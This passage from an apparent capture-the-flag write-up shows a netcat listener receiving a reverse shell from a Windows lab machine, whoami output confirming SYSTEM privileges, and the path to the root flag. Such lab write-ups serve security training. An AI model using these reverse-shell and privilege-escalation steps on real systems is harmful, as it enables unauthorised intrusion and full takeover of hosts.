Rescan assets ☐

Success action **Fail**

Next **Next**

Once the package is executed, we get a reverse shell as `nt authority\system`.

```
$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.67] from (UNKNOWN) [10.129.234.176] 60514

PS C:\Windows\system32> whoami /user

USER INFORMATION
-----

User Name                SID
=====
nt authority\system S-1-5-18
PS C:\Windows\system32>
```

The root flag can be found under `C:\Users\Administrator\Desktop\root.txt`.